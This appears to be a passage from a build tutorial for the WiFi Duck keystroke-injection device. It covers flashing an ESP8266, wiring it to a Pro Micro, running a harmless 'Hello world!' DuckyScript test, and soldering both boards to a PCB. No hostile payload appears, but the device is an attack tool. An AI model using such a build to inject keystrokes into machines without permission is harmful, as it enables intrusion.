


Flash The ESP_Duck Board

- Open esp_duck/esp_duck.ino with the Arduino IDE.
- Under Tools > Board in the WiFi Duck ESP8266 section, select your board. For example NodeMCU 1.0 (ESP-12E Module).
- Connect the ESP8266 board via USB and select its port under Tools > Port.
- Press Upload.



Breadboard the Microcontrollers to Test



Here's a map of the pins that need to be connected.

ESP8266	Atmega32u4
`D1` alias `GPIO 5`	`3` alias `SCL`
`D2` alias `GPIO 4`	`2` alias `SDA`
`GND`	`GND`

Power & Send Default Payload

To test, we'll run a payload of "STRING Hello World"

This payload is ultra-simple, we'll wait about five seconds and then type "Hello world!" into whatever window the courser is in.

Type this code into the DuckyScript terminal:

DELAY 5000

STRING Hello world!

Break: End of Unit 2


Take a break, next we'll be soldering the Wi-Fi Duck!

Unit 3: Soldering the PCB's


To connect our boards together, we'll be using a printed circuit board, or PCB.

This will keep our design compact, make it more rugged than a breadboard, and let us minimize mistakes.


To attach everything, we'll be soldering it.




How to Solder: Just Enough Heat




Clip First Pins in Place On Pro Micro Side




Flip The Board & Ensure Pins Are Straight




Solder All Pins In Place From The D1 Mini Side




Secure Pins To The D1 Mini Side & Straighten



Solder Pins In Place From The Pro Micro Side



Connect Pro Micro To Pins & Solder Into Place




Connect the Pro Micro to the side labeled “Pro Micro”

The silkscreen for the pins is wrong, don’t worry.

The USB connector faces towards the side marked “Keyboard”

Connect D1 Mini To Labeled Side Pins & Solder




Connect the D1 to the side labeled “D1 Mini”

The silkscreen for the pins is wrong, don’t worry.


The USB connector faces towards the side marked “Debugging”

Leave room between the boards!

Try To Keep Separation Between Pins & Board



Final Result Should Look Like This



The final result should have both micro USB interfaces on the same side.

